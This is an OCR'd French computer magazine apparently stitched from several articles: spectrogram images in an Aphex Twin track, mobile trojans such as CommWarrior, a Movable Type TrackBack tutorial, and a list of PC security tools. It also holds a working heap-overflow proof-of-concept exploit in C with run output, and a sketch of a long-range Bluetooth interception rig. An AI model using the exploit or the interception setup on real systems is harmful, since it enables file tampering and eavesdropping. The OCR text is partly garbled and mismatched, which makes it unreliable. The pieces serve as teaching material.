
Prenons maintenant le deuxième morceau de l'album Windowlicker de Richard D. James, plus connu sous le nom d'Aphex Twin (1999).

Le titre qui nous intéresse a un nom absolument imprononçable, qui ressemble de très près à une formule mathématique complexe. Et c'est justement ce que cache ce morceau qu'il nous faut découvrir.


Commençons par extraire du CD la piste musicale. Ensuite, nous la donnons en pâture au programme Spectrogram, au format .wav. La configuration reste la même que celle utilisée précédemment.

Voici le spectre du morceau! Un spectre dans le spectre, semble-t-il... Aphex Twin doit avoir une conception bien paranoïaque de son corps et de son visage, à en juger par la façon dont il cherche à se transformer par tous les moyens. Mais peut-être que c'est justement là son art.

Lorsqu'on passe en fichier MP3, comme dans le cas de cette transformation, on comprend tout de suite ce que signifie 'méthode de compression avec perte de données'. Même notre spectre devient plus évanescent, comme si on allait le perdre...



Créons une image bitmap, par exemple dans Paint. Il s'agit ici d'un texte, mais cela pourrait être n'importe quelle autre image.



QUAND LE VIRUS T'APPELLE, NE RÉPONDONS



Ça y est, la guerre est déclarée: des millions de téléphones portables nouvelle génération sont prêts à être attaqués

Les créateurs de virus et de trojans (chevaux de Troie) pour mobiles sont conscients d'avoir à faire à une grande masse d'utilisateurs totalement démunis face cette agression. Et ils en profitent.

Les dernières générations de trojans pour téléphones portables ont tous en commun une spécificité: ils requièrent la participation active de l'utilisateur. Exactement comme pour l'e-mail. Vous recevez un message qui vous invite à ouvrir un fichier joint, et si vous l'ouvrez, vous êtes cuit. Il suffit de ne pas le faire.

Or, si une peur, parfois paranoïaque, s'est développée envers tous les fichiers joints envoyés par e-mail, ce n'est pas le cas chez les détenteurs de téléphone portable, qui sont des cibles bien plus faciles étant donné les possibilités de contrôle réduites et l'absence de méfiance. Résultat: ils se retrouvent avec une série de problèmes, tels que la diffusion de leurs données personnelles ou le blocage de leur téléphone.

Qui est infecté

Tout d'abord Bluetooth. Tout ce qui est Bluetooth est potentiellement à risque, car c'est par là que passent les malware (logiciels malveillants) pour se propager. Comme c'est le cas pour le dernier-né des chevaux de Troie pour Symbian, nommé Hobbes.A

Même s'il n'est pas très récent, ce virus s'est mis à apparaître sous la forme d'un antivirus, et plus précisément comme de l'antivirus Symantec pour le système Symbian.

Bien entendu, il s'agit d'une escroquerie. Et si l'utilisateur a le malheur de répondre Oui à la proposition d'installation, il peut

dire adieu à son téléphone. Une petite précision: Hobbes.A se présente avec la question "Install Symantec Antivirus?" "Yes" "No". Répondre à cette question entraînera la désactivation du menu Applications de votre téléphone.

Pour l'instant, il semble que Hobbes.A ne touche que les anciennes versions de Symbian, installées sur des téléphones peu récents. NGage et 3650 en fait partie.

Or, le remède est relativement simple: ne pas redémarrer le téléphone, et passer par le gestionnaire des applications pour supprimer le fichier.

Ne baissons pas la garde



Attention également à la diffusion de Drever.B, Drever.C et Skulls.F.

En ce qui concerne les deux premiers, la version B est une version simplifiée de la A, laquelle s'attaque uniquement à l'antivirus Symworks pour téléphones mobiles.

Drever.C réussit à outrepasser les protections de pratiquement tous les antivirus, quand ce sont des versions moins récentes. Son système d'attaque est digne d'un véritable tank: il endommage les secteurs de démarrage du logiciel antivirus installé sur le téléphone, ainsi que tout le code qu'il rencontre sur son passage.

Pour l'éviter, vous devez mettre régulièrement à jour votre antivirus, et, comme toujours, n'installer que ce qui provient de source sûre.

Si, toutefois, vous avez installé par inadvertance le fichier SIS de Drever.C, un message apparaîtra alors sur votre écran, vous confirmant sa présence: "FSECURE MUST DIE!!!!!!"



PAS

BLUETOOTH LA PASSOIRE

Comme nous le disions, la source du problème est Bluetooth. Les téléphones portables qui en sont équipés sont de véritables portes ouvertes aux malware.

Et il y a peu de chances que les choses s'améliorent, tant que le protocole Bluetooth reste ce qu'il est. Et on ne peut même plus s'appuyer sur le fait qu'il possède un rayon d'action limité (jusqu'à 10 mètres environ) pour voir en Bluetooth un système plus sûr. En effet, il suffit de se procurer une antenne Yagi pour fréquence WiFi (fréquence également utilisée par la technologie Bluetooth) pour se fabriquer un système portable

simple et efficace, capable d'intercepter (et de transmettre ?) les données de connexions Bluetooth jusqu'à presque 2 Km.

Ce système a déjà été réalisé, en achetant une antenne Yagi à 60 dollars environ (www.hyperlinktech.com/web/hg2415y.php), un ordinateur avec Linux extrêmement miniaturisé, équipé de Bluetooth et fonctionnant sur batterie (<http://gumstix.com/>), ainsi qu'une crosse de fusil pouvant maintenir le tout pointé de la manière la plus stable possible. Bien sûr, si vous êtes repéré avec un engin du genre, il y a de fortes chances que vous vous retrouviez au poste, en train

d'expliquer ce que vous fabriquez avec un outil ressemblant comme deux gouttes d'eau à un fusil de précision. En revanche, le divertissement est garanti.

Quoi qu'il en soit, pour preuve des trous dans Bluetooth, tout le monde ne sait pas qu'il existe une vingtaine de virus, et pas seulement parmi ceux pour mobiles, capables de trouver une connexion Bluetooth afin de s'auto-répliquer, comme cela a été démontré récemment lors d'un meeting portugais sur la sécurité Bluetooth, organisé justement par le SIG Bluetooth (www.bluetooth.org).

Please, don't make new antiviruses for my viruses and I stop make viruses for your antiviruses. My target is Simworks! =)"

Fsecure se réfère à une société spécialisée dans la sécurité et productrice d'antivirus, y compris pour mobile.

Skull.F ne semble pas être très répandu, et n'inquiète pas encore outre mesure la communauté des utilisateurs et des développeurs d'antivirus spécifiques. Il tient son nom du fait qu'il a pour effet principal de transformer toutes les icônes de votre télé-

phone en une belle série de têtes de mort. Enfin, belle, façon de parler...

Le dernier, mais non des moindres, s'appelle ComWarrior.A et nous vient de Russie. Grâce au développement croissant de la connectivité et l'absence chronique de contrôles adaptés, ComWarrior est en train de devenir une véritable fontaine de trafics de malware en tout genre.

La particularité de ce virus est de se répliquer également par MMS sur tous les systèmes Symbian Série 60. Et là aussi, la participation de l'utilisateur est requise, afin d'installer le fichier parmi les applications du téléphone. Ce virus est également capable de changer de nom, mais son code contient toujours le texte "CommWarrior v1.0 (c)2005 by e10d0r ATMOS03KAMA HEAT!", ce qui, en russe, signifie quelque chose comme "Non à la bêtise".

Lorsque ComWarrior.A est installé, il est copié aux emplacements suivants:

```
system\apps\CommWarrior\
commwarrior.exe
system\apps\CommWarrior\
commrec.mdl
```


et lors de l'exécution, il copie les fichiers suivants :

```
system\updates\commrec.mdl
system\updates\commwarrior.exe
```

et reconstruit le fichier .Sis suivant :

```
system\updates\commu.sis
```

Enfin, il se met à chercher d'autres téléphones à infecter via les connexions Bluetooth, afin d'envoyer un MMS infecté par lui-même à toutes les connexions disponibles, en s'acharnant jusqu'à ce qu'il réussisse à trouver quelqu'un.



UN TRACKBACK

Comment ajouter une fonctionnalité de dialogue entre blogs

OK LE PRIX EST CORRECT

Movable Type est désormais devenu un logiciel en grande partie payant. Toutefois, il reste gratuit si vous vous limitez à un auteur et à trois blogs. Vous le trouverez à l'adresse <http://www.sixapart.com/movabletype/>.

TrackBack est un système développé par Movable Type, qui permet le dialogue et la communication peer-to-peer de blog à blog. Supposons que vous ayez écrit un post au sujet d'un jeu qui vous a beaucoup plu.

Quelqu'un le lit et, au lieu de laisser un commentaire sur votre blog, décide d'en parler sur son blog Movable Type. Grâce au protocole TrackBack, on peut vous envoyer automatiquement un ping sur votre blog, qui vous prévient de la publication d'un article se référant à votre post de départ. Voilà, un lien explicite entre deux posts vient d'être établi.

Ajouter le TrackBack dans Movable Type

Si la fonctionnalité de TrackBack (rétrolien) est déjà dans les templates, comme c'est le cas avec les versions plus récentes

de Movable Type, vous pouvez partir de l'étape e). Sinon... partez d'ici:

a) créer un template de liste Track-Back. Dans le template de liste, éditer le Track-Back Listing Template (gabarit listant les rétroliens) et l'initialiser avec le corps des templates par défaut. Si vous ne l'avez pas, vous pouvez le télécharger sur http://www.sixapart.com/movabletype/default_templates#trackback_listing_template;


b) mettre à jour les feuilles de style. Les pings TrackBack apparaissent dans un popup semblable à celui utilisé pour les commentaires. Le template par défaut ajouté précédemment utilise certains styles CSS, disponibles uniquement depuis la version 2.2 et au-dessus. S'ils ne sont pas déjà présents, vous pouvez les télécharger à partir de http://www.sixapart.com/movabletype/default_styles, copiez-en le contenu et col-

lez-les dans le template concerné. Ceci est valable s'il s'agit des styles par défaut. En revanche, si le TrackBack Listing Template est personnalisé, il est possible d'ajouter de nouveaux styles dans les classes .trackback-url, .trackback-body et .trackback-post;

c) ajouter le code TrackBack au template Main Index. Le code, mentionné ci-dessous, doit être ajouté dans la section <script> du template Main Index susmentionné:

```
function OpenTrackback (c) {
    window.open(c,
        'trackback',
        'width=480,height=480,scrollbars=yes,sta-
        tus=yes');
}
```

Ne passez pas à côté des nombreuses fonctions de Movable Type, qui en font l'un des meilleurs moteurs de blog sur le marché.





DANS

MOVABLE TYPE



LES AUTRES UTILISATIONS DU TRACKBACK

Le TrackBack peut également avoir d'autres fonctions. Vous pouvez, par exemple, associer les URL des pings TrackBack à des catégories de votre blog. Quand un message est posté dans cette catégorie, une notification est envoyée aux URL associées à cette catégorie. Ainsi, un site distant peut très facilement tenir note des liens Web vers tout ce qui concerne un argument particulier. Par exemple, si vous aviez un site à propos de Perl, vous pourriez conserver une archive de liens Web vers tous les articles ayant comme objet Perl.

En addition, ajoutons le code qui va suivre dans la balise <MTEntries>, afin de visualiser un lien de Track-Back correspondant à chacune des entrées:

```
<MTEntriesAllowPings>
| <a href="<${MTCGIPath}>
mt-tb.cgi?_mode=view&entry_id=
<${MTEntID}>" onclick=
"OpenTrackback(this.href);
```

```
return false">TrackBack
(<${MTEntID}>TrackbackCount$>)/a>
</MTEntriesAllowPings>
```

d) ajouter les données des pings TrackBack aux templates des archives et de l'index. Il faut ajouter ce qui suit au template Main Index, dans les templates des catégories et ceux des archives par date. L'ajout doit être fait juste après la balise <MTEntries>:

```
<${MTEntID}>TrackbackData$>
```

Le même ajout doit être effectué dans le template Individual Entry Archive, mais il peut être placé à n'importe quel endroit du document.

A la première reconstruction du blog, les ajouts fourniront les informations qui permettront aux bookmarklets (applis-gnets) de Movable Type d'identifier les posts comportant la fonction TrackBack et de reconnaître l'URL des pings correspondant.

e) Créer un Bookmarklet compatible TrackBack. La seule différence avec un Bookmarklet normal vient du fait que, quand on l'utilise pour envoyer un post, il contrôle la page courante de notre navigateur, afin de détecter les articles avec possibilité de TrackBack (il le fait par le biais de la balise ajoutée au point d). S'il y en a, le bookmarklet permet de sélectionner ceux que nous pouvons pinger dans notre blog avec un nouveau post. A chaque envoi de post, Movable Type pinguera automatiquement l'URL appropriée, comme si vous l'inscriviez manuellement dans le champ URLs to Ping.

Si vous utilisez déjà un bookmarklet, il s'agit alors simplement de le recréer en utilisant les mêmes champs que précédemment, plus le champ TrackBack items. S'il n'y est pas, il suffit de le créer.

Faites un test du système de TrackBack

Si tout fonctionne correctement, vous pouvez charger la page <http://www.movabletype.org/trackback>, et cliquer sur votre bookmarklet. En haut de la fenêtre qui s'ouvre, vous devriez voir un menu déroulant nommé Select a TrackBack entry to ping:. Le menu contient une liste de tous les articles compatibles TrackBack. Si le menu apparaît, cela signifie que votre bookmarklet fonctionne et que vous êtes prêt à utiliser la fonction TrackBack. Si quelque chose ne va pas, contrôlez parfaitement chaque élément. Une fois que vous avez tout contrôlé, essayez de faire un test en lançant `mtcheck.cgi`, afin de vérifier que LWP::UserAgent est bien installé. Ce module est en effet indispensable pour l'utilisation de la fonction TrackBack.

Dans un prochain article, nous nous intéresserons au format des pings TrackBack de Movable Type.

P. Green

UNE ERREUR DE PROGRAMMATION INTERESSANTE ET DANGEREUSE


IT = Heap

Les débordements, qui sont les erreurs de programmation les plus fréquentes, peuvent toucher toutes les plateformes. Le terme "débordement" (overflow) est très souvent utilisé de façon erronée pour parler des débordements de tampon dans la pile (stack-based buffer overflow), qui surviennent dans la zone de la pile et qui représentent le pire danger: très souvent, l'erreur peut être exploitée afin d'exécuter un code arbitraire. Toutefois, il existe de nombreux autres types de débordement, apparemment moins dangereux qu'un débordement de tampon. On trouve notamment les débordements d'entier (integer overflow) et les débordements de tas (heap overflow), dont nous allons vous parler dans cet article.

Une précision: les tests, le code et les PoC exploits présentés dans cet article sont écrits en langage C et compilés avec GCC 3.3.4 pour GNU/Linux kernel 2.6.7-1-686; le code mentionné utilise syscall UNIX et, plus souvent, les instructions x86, ce qui fait qu'une partie du code ne fonctionnera pas sur une architecture non x86 ni sur un système autre que UNIX.

La pile (stack) et le tas (heap)

Dans la zone de la pile, les données sont écrites "en sens inverse": les adresses de mémoire les plus hautes sont en fait les plus basses, et vice-versa. La pile commence à partir de 0xbfffffff et continue vers des adresses de plus en plus basses. Plus tôt



est allouée une variable sur la pile, plus grande est la valeur de l'adresse sur laquelle pointe la variable. Dans le tas en revanche, les variables sont d'abord déclarées comme des pointeurs, et sont ensuite allouées à l'aide de la fonction malloc(), qui retourne un void* (c'est-à-dire un pointeur générique, et non un pointeur vide, comme on pourrait le penser) et demande comme argument le nombre de bytes à réserver. Dans le tas, à la différence de la pile, les adresses de mémoire augmentent au fur et à mesure que s'ajoutent de nouvelles variables.

Voyons deux petits programmes en langage C, afin d'illustrer le concept:

```
// stack.c
main()
{
    char a[16], b[16], c[16];
}
```

Dans la pile, les adresses de mémoire hautes sont à la base de la pile:


```
char c[16]
char b[16]
char a[16]
```

Les adresses de mémoire basses sont au sommet de la pile.



HARD

Overflow = 11



Dans le tas, les adresses de mémoire basses sont à la base du tas:

```
//heap1.c
#include <stdlib.h>
main()
{
    char *a = malloc(16), *b =
    malloc(16), *c = malloc(16);
}
```

Tandis que les adresses de mémoire hautes sont au sommet du tas

```
char *a (16 byte)
char *b (16 byte)
char *c (16 byte)
```

Ecrasement

Il est donc possible d'écraser un tampon à partir d'un tampon alloué au préalable, tandis que le contraire n'est pas possible (alors que c'est possible avec la pile). L'exécution d'un code arbitraire n'est pas simple à réaliser comme dans le cas des débordements de pile; toutefois, il est possible d'effectuer des attaques très semblables aux symlink attack (attaque par des liens symboliques; voir encadré). Voyons un logiciel vulnérable et l'exploit correspondant, afin de mieux rendre le concept.

\$ cat heapvuln.c

```
/*
 * heapvuln.c
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char** argv)
{
    char *a = malloc(32), *b = malloc(32);
    if(argc < 2)
    {
        printf("Utilizzo: %s stringa\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    strcpy(b, "/tmp/vuln");
    strcpy(a, argv[1]);
    printf("Scrivo %s su %s\n", a, b);
    FILE *fd = fopen(b, "w");
    if(fd != NULL)
    {
```

```
fprintf(fd, "%s", a);
fclose(fd);
```

```
}
else
{
    perror(b);
    exit(EXIT_FAILURE);
}
}
```

\$ cc heapvuln.c -o heapvuln1 /tmp/ccCCS4tz.o(.text+0x5b): In function 'main': warning: the 'gets' function is dangerous and should not be used.

\$/heapvuln1
Dammi una stringa da scrivere in /tmp/vuln: Ciao
Scrivo Ciao su /tmp/vuln

\$ cat /tmp/vuln
Ciao
Is

Nous allons recevoir un message du compilateur, nous avertissant que nous utilisons une fonction vulnérable (gets). Nous allons donc justement exploiter cette fonction pour réaliser une attaque. Par exemple, si le fichier /tmp/vuln "n'était pas à notre goût", nous pourrions le remplacer par un autre nom de fichier plus "agréable" ;-). Voici la procédure à suivre:

- insérer la chaîne de caractère dans le fichier (elle doit faire <= 32 caractères, sinon la partie dépassant 32 provoquera un débordement du tampon, et l'on n'obtiendra pas l'effet désiré);
- écrire (32-strlen(chaine_insérée)) bytes non nuls sur la chaîne;
- écrire le nom du fichier. Voici un exploit possible pour le programme vulnérable:

```

$ cat heapexp1.c
/*
 * heapexp1.c
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define BUFSIZE 32
#define UULN "/heapvuln?"

int main(int argc, char** argv)
{
    if(argc < 3)
    {
        printf("Usage: %s
string filename [vulnprog] [bufsize]\n", argv[0]);
        exit(EXIT_FAILURE);
    }
    char *string = malloc(1024),
    *file = malloc(1024);
    strncpy(string, argv[1],
1024);
    strncpy(file, argv[2], 1024);
    char *vuln = malloc(1024);
    if(argc >= 4)
        strncpy(vuln,
argv[3], 1024);
    else
        strncpy(vuln, UULN,
1024);
    int siz = argc >= 5 ?
atoi(argv[4]) : BUFSIZE;
    char big[65536];
    int i;
    if(strlen(string) > siz)
    {
        printf("string must
be shorter than %d\n", siz);
        exit(EXIT_FAILURE);
    }
    for(i = 0; (i < strlen(string))
&& (i < 65536); i++)
        big[i] = string[i];
    big[i++] = 0x0a;
    for(; (i < siz) && (i < 65536);
i++)
        big[i] = 0x41;
    for(; (i < siz + strlen(file)) &&
(i < 65536); i++)
        big[i] = file[i - siz];
    big[i++] = 0x0; // NUL termi-
nating byte
    execl(vuln, vuln, big, 0x0);
    return 0;
}

$ cc heapexp1.c -o heapexp1
$ ./heapexp1

```

Usage: ./exp1 string filename [vuln-
prog] [bufsize]

```

$ ./heapexp1 Ciao /tmp/asdasd ./
heapvuln1 32
Scrivo Ciao
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAsd
su asd

```

```

$ ./exp1 Ciao /tmp/asdasd ./
heapvuln1 37
Scrivo Ciao
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA/tmp/asdasd su p/asdasd
No such file or directory

```

```

$ ./exp1 Ciao /tmp/asdasd ./
heapvuln1 40
Scrivo Ciao
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA/tmp/asdasd su /tmp/asdasd

```

```

$ cat /tmp/asdasd
Ciao
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA/tmp/asdasd

```

```

$


```

Nous avons atteint le but fixé; dif-
férentes preuves ont été nécessaires,
car il n'est pas possible de calculer
exactement la distance entre deux
tampons dans le tas, mais nous y
sommes parvenus presque aussitôt.

Conclusion


Il faut ***toujours*** faire très atten-
tion en utilisant le tas; souvent,
les tampons alloués sur la pile se
"blindent", mais la zone du tas est
lâchée complètement sans pro-
tection; la vulnérabilité que nous
vous avons présentée ici n'est telle
à permettre l'exécution directe de
code distant, mais il existe des
erreurs liées au tas qui le permet-
tent ...

X-3me'89
<http://extreme.altervista.org>



L'ATTAQUE SYMLINK

L'attaque Symlink est un type spécifique de piratage
qui se produit en exploitant un lien symbolique
vers un autre fichier. Il permet notamment de placer,
de remplacer et d'exécuter des fichiers exécutables sur
la machine.



0101010001111000

SECURISEZ vos PC !

Vous avez un PC connecté en permanence à Internet avec Windows, Outlook Express et Internet Explorer ? Si tout va bien, vous avez une demi-heure avant de subir une attaque informatique provenant de l'extérieur.

Pour vous défendre, vous avez à votre disposition des armes en tout genre. En voici quelques-unes.

Security scan exécutables à partir d'une page Web

ShieldsUp (<http://grc.com/x/ne.dll?bh0bkyd2>) - C'est l'adresse du site à consulter pour tout savoir sur la sécurité de votre ordinateur et du LAN.

HackerWhacker (<http://delta.hackerwhacker.com/index.php>) - A partir de ce site, vous pouvez contrôler NetBios, les ports ouverts TCP et UDP, la vulnérabilité du serveur web et même la perte de paquets.



it.sec (<http://www.it-sec.de/vulchke.html>) - Cette série de contrôles est plutôt longue... et sans pitié. S'il trouve quelque chose qui ne va pas, mieux vaut savoir de quoi il s'agit.

UNE DEMI-HEURE ET PEUT-ÊTRE MOINS

Certains pensent que la demi-heure citée en début d'article est exagérée !

L'Internet Storm Center mesure le temps nécessaire pour qu'un PC,

disposant d'une installation de série et d'une connexion Internet, subisse une attaque. Vous pouvez consulter les résultats sur <http://isc.sans.org/survivalhistory.php>. Dans certains cas, compter une demi-heure, c'est être plus qu'optimiste...



Ports écran et antitrojan

Les ports écran sont des programmes à installer, plus simples qu'un firewall, qui ont peu ou aucune fonction pour arrêter une attaque et se contentent d'analyser le trafic sur les ports. Les meilleurs programmes parviennent également à bloquer un scan non autorisé des ports depuis l'extérieur.

NukeNabber (<http://www.majorgeeks.com/download607.html>, gratuit) - Il s'autoconfigure pour surveiller les ports les plus vulnérables sur Internet. Dans certains cas, il permet de tracer l'auteur d'une attaque en cherchant son nickname sur IRC.

UnHackMe (<http://gratis.com/>, 19,95 dollars) - Ce programme localise et supprime les trojan rootkit, qui échappent au contrôle des antivirus normaux dans la mesure où leurs fichiers sont compressés et cryptés.

The Cleaner Professional (<http://www.moosoft.com/>, 49,95 dollars) - Un système de programmes qui contrôle l'activité de votre ordinateur et intercepte un virus (ou autre) en action avant qu'il ne fasse des dégâts.

Les bons programmes sont vraiment nombreux et parfois, même le web suffit !

Personal firewall et anti-intrusion

Le personal firewall constitue une barrière qui contrôle l'activité de réseau et empêche l'utilisation non autorisée des ressources du système.

ZoneAlarm (<http://www.zonelabs.com>) - Dans l'absolu, notre préféré ! Il est gratuit pour un usage personnel, contient toutes les protections possibles et fonctionne bien sans perturber les autres programmes.

TINYFirewall (<http://www.tinysoftware.com>) - La protection de l'ordinateur est totale et ce, à différents niveaux ; il permet d'annuler les changements effectués par les programmes quant à la configuration de l'ordinateur.

